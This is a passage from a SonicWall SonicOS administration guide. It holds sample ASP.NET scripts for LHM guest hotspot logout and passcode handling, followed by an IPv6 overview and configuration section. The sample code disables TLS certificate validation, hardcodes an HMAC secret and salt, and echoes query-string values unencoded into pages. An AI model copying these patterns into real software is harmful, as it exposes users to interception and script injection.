  </ItemTemplate>
</asp:DataList>

</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
```

```
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

Dim sessionId as String
Dim mgmtBaseUrl as String
Dim eventId as String = "&eventId=1"

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   sessionId=Request.QueryString("sessId")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   sessTimer=Request.QueryString("sessTimer")


   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'When the page loads, make the loggedIn span visible
   loggedIn.Visible=True
   loggedOut.Visible=False

   Me.Button1.Attributes.Add("OnClick", "self.close()")

End Sub

'The Logout button
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogoff.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & eventId

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Make the loggedOut span visible
      loggedIn.Visible=False
      loggedOut.Visible=True

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)
```

```
      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/LogoffReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 150 - Logout Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "150"
        LHMResult.Text = "<br><b><font color=""green"">Your session has been logged
out.<br><br>Thank you for using LHM Guest Services.</font></b>"

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed message authentication. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed to match a known session identity. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request was missing an essential parameter. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
```

```
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

     End If

     'Close the streams
     dataStream.Close()
     snwlReply.Close()

     'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
     Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again. If the problem
persists, please notify an attendant."
     End Try
End Sub

</script>
<STYLE>
body {
   font-size: 10pt;
   font-family: verdana,helvetica,arial,sans-serif;
   color:#000000;
   background-color:#9CBACE;
}

tr.heading {
   font-size: 10pt;
   background-color:#006699;
}

tr.smalltext {
   font-size: 8pt;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
   font-size: 8pt;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Logout Page</TITLE>

<SCRIPT LANGUAGE="Javascript">

//'Javascript Seconds Countdown Timer
var SecondsToCountDown = <%= sessTimer%>;
var originalTime=" ";

function CountDown()
{
   clockStr="";

   dayStr=Math.floor(SecondsToCountDown/86400)%100000
```

```
   if(dayStr>0){
      if(dayStr>1){
         dayStr+=" days ";
      } else dayStr+=" day ";
      clockStr=dayStr;
   }
   hourStr=Math.floor(SecondsToCountDown/3600)%24
   if(hourStr>0){
      if(hourStr>1){
         hourStr+=" hours ";
      } else hourStr+=" hour ";
      clockStr+=hourStr;
   }
   minuteStr=Math.floor(SecondsToCountDown/60)%60
   if(minuteStr>0){
      if(minuteStr>1){
         minuteStr+=" minutes ";
      } else minuteStr+=" minute ";
      clockStr+=minuteStr;
   }
   secondStr=Math.floor(SecondsToCountDown/1)%60
   if(secondStr>0){
      if(secondStr>1){
         secondStr+=" seconds ";
      } else secondStr+=" second ";
      clockStr+=secondStr;
   }

   if(SecondsToCountDown > 0)
   {
      --SecondsToCountDown;
   }

   if(originalTime.length < 2)
   {
      originalTime = clockStr;
   }

   // Make sure the form is still there before trying to set a value
   if(document.frmValidator){
      document.frmValidator.originalTime.value = originalTime;
      document.frmValidator.countdown.value = clockStr;
   }

   setTimeout("CountDown()", 1000);
   if(SecondsToCountDown == 0)
   {
      document.frmValidator.countdown.value = "Session Expired";
   }
}

//'Disable right-click so that the window doesn't get refreshed since the countdown
is clientside.
document.oncontextmenu = disableRightClick;
function disableRightClick()
{
  return false;
}

//'Disable F5 key, too, on IE at least.
function noF5()
```

```
{
   var key_f5 = 116;
   if (key_f5==event.keyCode)
   {
      event.keyCode=0;
      return false;
   }
   return false;
}

document.onkeydown=noF5
document.onmousedown=disableRightClick

</SCRIPT>

</HEAD>

<BODY onload='CountDown()'>
<span id="loggedIn" runat="server">
<form id="frmValidator" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="smalltext"><td><br></td></tr>
   <tr class="smalltext">
      <td>Original Session Time:</td>
      <td><asp:textbox width=250 id="originalTime" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td>Remaining Session Time:</td>
      <td><asp:textbox width=250 id="countdown" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td colspan=2><br>You may use this window to manually logout your session at
any time, or you may safely close this window if you prefer to let your session
timeout automatically.</font></td>
   </td>
   <tr>
      <td colspan=2><center><asp:button id="btnSubmit" class="button" text="  Logout
" onClick="btnSubmit_Click" runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

<span id="loggedOut" runat="server">
<form id="logout" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
```

```
     <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td><center><asp:button id="Button1" class="button" text="  Close  "
runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is discouraged because the login event is
exclusive.
'The login event can be made non exclusive in this script by setting useDB to 0.
Dim logoutPopup as String = "0"

'Set the use of the database for storing and checking used passcodes. 0 = do not use
DB, 1 = use DB.
Dim useDB as String = "1"

'The number of characters in the randomCode
Dim randChars as Integer = 6

'Set the salt the generation of the SHA1 hash
Dim salt as String = "moosifer"

'The LHM Session Timeout is set by the passcode in this script
Dim sessTimer as String

'Set the LHM Idle Timeout
Dim idleTimer as String = "300"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"
```

```
'------------------------End of Configurable Settings-------------------------

</script>
```

print.aspx

```
<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

Dim genCode as String
Dim sessLife as String

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   genCode=Request.QueryString("genCode")
   sessLife=Request.QueryString("sessLife")
End Sub

</script>
<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}
tr.heading {
  background-color:#006699;
}
</STYLE>
<BODY>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><img width="216" height="51" src="<%= logo
%>"></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"> </td>
   </tr>
   <tr><td><br><br></td></tr>
   <tr>
      <td>Your Pass Code is:</td>
      <td><b><%= genCode%></b></td>
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td>Session Lifetime is:</td>
      <td><b><%= sessLife%></b></td>
   </tr>
</table>

<script language='javascript'>window.print();</script>

</BODY>
</HTML>
```

Chooser.aspx Script

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<script language="VB" runat="server">

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim customCode as String
Dim qString as String

Sub Page_Load(src as Object, e as EventArgs)

   'Grab the querystring one element at a time since we need to do a custom URL
encode on the req variable
   sessionId=Request.QueryString("sessionId")
   ip=Request.QueryString("ip")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'SonicWALL URL Encode routine is different from Microsoft - this is the SonicWALL
method
   req=Replace(req,"%","%25")
   req=Replace(req,":","%3A")
   req=Replace(req," ","%20")
   req=Replace(req,"?","%3F")
   req=Replace(req,"+","%2B")
   req=Replace(req,"&","%26")
   req=Replace(req,"=","%3D")

   'Rebuild the querystring variable
   qString = "sessionId=" & sessionId & "&ip=" & ip & "&mac=" & mac & "&ufi=" & ufi &
"&mgmtBaseUrl=" & mgmtBaseUrl & "&clientRedirectUrl=" & clientRedirectUrl & "&req="
& req

   'Add the optional hmac and cc vars if they are there.
   If hmac <> "" Then
      qString+="&hmac=" & hmac
   End If

   If customCode <> "" Then
      qString+="&cc=" & customCode
   End If
```

```
   'Bind the directory data
   Dim lhmDir As New DirectoryInfo(Server.MapPath("."))
   lhmList.DataSource = lhmDir.GetDirectories
   lhmList.DataBind()


End Sub

</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}

tr.hidden {
   font-size: 5pt;
   color:#9CBACE;
}

</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Script Chooser</TITLE>
</HEAD>

<BODY>

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM Script
Chooser</b></font></td>
      <td><center><img width="216" height="51" src="sonicwall.gif"></center></td>
      <td width="50%" align="right" valign="center"><font
color="white"><b></b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr><td><br></td></tr>
   <tr><td><H3>Please select one of the LHM Scripts below</H3></td></tr>
```

```
   <tr><td>Your original querystring information will be passed to the target script,
and it will open in a new window.</td></tr>
   <tr><td><br></td></tr>
</table>

<asp:Repeater id="lhmList" runat="server">
   <ItemTemplate >
        <li><a href = <%# DataBinder.Eval(Container.DataItem, "Name").ToString() &
"/default.aspx?" & qString & " target=""_blank""" %> >
        <%# DataBinder.Eval(Container.DataItem, "Name").ToString() %>
        </a>
        </li>
    </ItemTemplate>
 </asp:Repeater>

<table>
<tr class="hidden">
<td>default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004f&ip=10.50.165.231&mac=00
:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.50.165.193:4043/&clientRed
irectUrl=https://10.50.165.193:444/&req=http%3A//www.google.com/ig</td></tr>
</table>

</BODY>
</HTML>
```

B

IPv6

IPv6

This appendix provides an overview of the SonicOS implementation of IPv6, how IPv6 operates, and how to configure IPv6 for your network.

Topics:

Overview

Topics:

IPv6 Ready Certification

SonicWall has met the requirements for "IPv6 Ready" Phase-1 and Phase-2, as specified by the IPv6 Forum, a world-wide consortium providing technical guidance for the deployment of IPv6. The IPv6 Ready Logo Program is a conformance and interoperability testing program intended to increase user confidence by demonstrating that IPv6 is available now and ready to be used.

The IPv6 Ready series of tests extends from a basic level of minimum coverage in Phase-1 to a more complete coverage with Phase-2:

- Phase-1 (Silver) Logo: In a first stage, the Logo indicates that the product includes IPv6 mandatory core protocols and can interoperate with other IPv6 implementations.
- Phase-2 (Gold) Logo: The "IPv6 ready" step implies a proper care, technical consensus and clear technical references. The IPv6 Ready Logo indicates a product has successfully satisfied strong requirements stated by the IPv6 Logo Committee (v6LC).

SonicWall has been certified for Phase 2 (Gold) IPv6 Ready status. A future Phase-3 level of IPv6 Ready coverage is currently being developed.

For more information, see: http://www.ipv6ready.org/

NOTE: Wizards for IPv6 are not supported in SonicOS.

IPv6 Technology Overview

Every device connected to the Internet (computer, printer, smart phone, smart meter, etc.) requires an IP address. The Internet Protocol version 4 (IPv4) provides for approximately 4.3 billion unique IP addresses. The rapid global expansion in usage of the Internet, mobile phones, and VoIP telephony will soon lead to the exhaustion of these 4.3 billion IP addresses.

On February 3rd, 2011, the Internet Assigned Numbers Authority (IANA) distributed the last-remaining blocks of IPv4 addresses to the Regional Internet Registries (RIRs). After the RIRs distribute these addresses to ISPs later this year, the world's supply of new IPv4 addresses will be exhausted.

Luckily, the Internet Engineering Task Force (IETF) began planning for this day back around 1992, and in 1998, RFC 2460 was published to define Internet Protocol, Version 6 (IPv6). By increasing the address length from 32 bits to 128 bits, IPv6 dramatically increases the number of available addresses compared to IPv4:

- IPv4: 4,294,967,296 addresses
- IPv6: 340,282,366,920,938,463,463,374,607,431,768,211,456 addresses

Understanding IPv6 Addresses

IPv6 addresses are written in eight groups of four hexadecimal digits separated by colons:

```
XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX
```


IPv6 addresses are logically divided into two parts: a 64-bit (sub-)network prefix, and a 64-bit interface identifier. Here is an example of an IPv6 address:

```
2001:0db8:85a3:0000:0000:8a2e:0370:7334
```


NOTE: The hexadecimal digits in IPv6 addresses are case-insensitive.

IPv6 address can be abbreviated using the following two rules:

1 Leading zeroes within a 16-bit value may be omitted. Thus, our example address can be abbreviated from the full form as follows:



2 Any number of consecutive groups of four zeros (technically 16-bits of zeros) can be expressed by a double colon (::). Combining these two rules, our example address can be abbreviated from the full form as follows:



TIP: The abbreviation for an empty address, or 0:0:0:0:0:0:0:0, is ::.

Types of IPv6 addresses


Type of Address	Full Address	Abbreviated Address
unicast address	1080:0:0:0:8:800:200C:417A	1080::8:800:200C:417A
multicast address	FF01:0:0:0:0:0:0:101	FF01::101
loopback address	0:0:0:0:0:0:0:1	::1
unspecified address	0:0:0:0:0:0:0:0	::

NOTE: Networks must have IPv4 internet connectivity to get connected to IPv6 internet.

NOTE: IPv6 stack must be enabled for computers at the local network sites.


Typical IPv6 deployment is a simplified picture showing connectivity model for a typical IPv6 deployment.

Typical IPv6 deployment



Comparison of IPv4 and IPv6 header elements shows a comparison of the header elements between IPv4 and IPv6.

Comparison of IPv4 and IPv6 header elements



IPv6 Benefits

IPv6 brings some key features to improve the limitations exposed by IPv4. The new IP standard extends IPv4 in a number of important aspects:

- 6to4 tunnel (allows IPv6 nodes to connect to outside IPv6 services over an IPv4 network)
  - 6to4 Auto Tunnel
  - GRE Tunnel
- IPv6 Manual Tunnel
- New, simplified IPv6 header format
- Massively large number of available IPv6 addresses
- Efficient and hierarchical addressing and routing infrastructure
- Auto address assignment to hosts and routers using Neighbor Discovery Protocol (NDP) and DHCPv6
- Stateless and stateful address configuration
- Built-in security - AH and ESP strongly recommended
- Better support for QoS - Flow label in the header
- New protocol for neighboring node interaction
- Extensibility for new features using extension headers

  Beginning with SonicOS 6.2.5.1:
  - Extension header detection report an log support
  - Extension header order check enforcement
  - Hop-by-hop extension header support

- Inbound type 0 routing header packet check

SonicWall IPv6 Services and Features Currently Supported

For a complete list of currently supported IPv6 services and features, see the Knowledge Base article, *Supported/Unsupported IPv6 Features in SonicOS 6.2.x firmware*.

SonicWall IPv6 Features Not Currently Supported

NOTE: SonicOS 6.2 is a dual IP stack firmware. Features that are not supported for IPv6 are still supported for IPv4.

For a complete list of IPv6 services and features currently not supported, see the Knowledge Base article, *Supported/Unsupported IPv6 Features in SonicOS 6.2.x firmware*.

Supported IPv6 RFCs

This section lists the IPv6 RFCs supported in SonicOS 6.2:

TCP/IP stack and Network Protocols

- RFC 1886 DNS Extensions to support IP version 6 [IPAPPL dns client]
- RFC 1981 Path MTU Discovery for IPv6
- RFC 2113 IP Router Alert Option
- RFC 2373 IPv6 Addressing Architecture
- RFC 2374 An IPv6 Aggregatable Global Unicast Address Format (obsoleted by 3587)
- RFC 2375 IPv6 Multicast Address Assignments
- RFC 2460 IPv6 specification
- RFC 2461 Neighbor discovery for IPv6
- RFC 2462 IPv6 Stateless Address Autoconfiguration
- RFC 2463 ICMPv6 for IPv6 specification
- RFC 2464 Transmission of IPv6 Packets over Ethernet Networks
- RFC 2473 Generic Packet Tunneling in IPv6 Specification
- RFC 2474 Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers
- RFC 2545 Use of BGP-4 Multiprotocol Extensions for IPv6 Inter-Domain Routing
- RFC 2553 Basic Socket Interface Extensions for IPv6
- RFC 2710 Multicast Listener Discovery (MLD) for IPv6
- RFC 2711 IPv6 Router Alert Option
- RFC 2784 Generic Routing Encapsulation

- RFC 2893 Transition Mechanisms for IPv6 Hosts and Routers
- RFC 2991 Multipath Issues in Unicast and Multicast Next-Hop Selection
- RFC 3056 Connection of IPv6 Domains via IPv4 Clouds
- RFC 3484 Default Address Selection for Internet Protocol version 6 (IPv6) (no policy hooks)
- RFC 3493 Basic Socket Interface Extensions for IPv6
- RFC 3513 Internet Protocol Version 6 (IPv6) Addressing Architecture
- RFC 3542 Advanced Sockets Application Program Interface (API) for IPv6
- RFC 3587 IPv6 Global Unicast Address Format (obsoletes 2374)

IPsec Conformance

- RFC 1826 IP Authentication Header [old AH]
- RFC 1827 IP Encapsulating Security Payload (ESP) [old ESP]

NAT Conformance

- RFC 2663 IP Network Address Translator (NAT) Terminology and Considerations.
- RFC 3022 Traditional IP Network Address Translator (Traditional NAT).

DNS Conformance

- RFC 1886 DNS Extensions to support IP version 6

Non-Supported IPv6 RFCs

This section lists the IPv6 RFCs currently not supported in SonicOS 6.2:

- RFC 2002 IP Mobility Support
- RFC 2766 Network Address Translation - Protocol Translation (NAT-PT)
- RFC 2472 IP Version 6 over PPP
- RFC 2452 IP Version 6 Management Information Base for the Transmission Control Protocol.
- RFC 2454 IP Version 6 Management Information Base for the User Datagram Protocol.
- RFC 2465 Management Information Base for IP Version 6: Textual Conventions and General Group.


Configuring IPv6

Topics:

- IPv6 IPSec VPN Configuration on page 2213
- SSL VPN Configuration for IPv6 on page 2215

IPv6 Interface Configuration

IPv6 interfaces are configured on the **Network > Interfaces** page by clicking the IPv6 option for the **View IP Version** radio button at the top right corner of the **Interface Settings** table.



By default, all IPv6 interfaces appear as routed with no IP address. Multiple IPv6 addresses can be added on the same interface. Auto IP assignment can only be configured on WAN interfaces.

NOTE: PortShield interfaces are not supported in IPv6.

Each interface can be configured to receive router advertisement or not. IPv6 can be enabled or disabled on each interface.

NOTE: The zone assignment for an interface must be configured through the IPv4 interface page before switching to IPv6 mode.

Topics:

- IPv6 Interface Configuration Constraints on page 2177
- Configuring an Interface for IPv6 Static Mode on page 2178
- Configuring Advanced IPv6 Interface Options and Multiple IPv6 Addresses on page 2180
- Configuring Router Advertisement Settings on page 2181
- Configuring Router Advertisement Prefix Settings on page 2183
- Configuring an Interface for DHCPv6 Mode on page 2184
- Configuring Advanced Settings for an IPv6 Interface on page 2187
- Viewing DHCPv6 Protocol Information on page 2188
- Configuring an Interface for Auto Mode on page 2189
- PPPoE on page 2191
- Configuring a VLAN Sub-Interface on page 2191
- Configuring an Interface for Wire Mode on page 2191

IPv6 Interface Configuration Constraints

- The HA interface cannot be configured for IPv6.
- Only the parent interface of a SwitchPort group can be configured as an IPv6 interface; hence, all children of a switch port group must be excluded from this list.

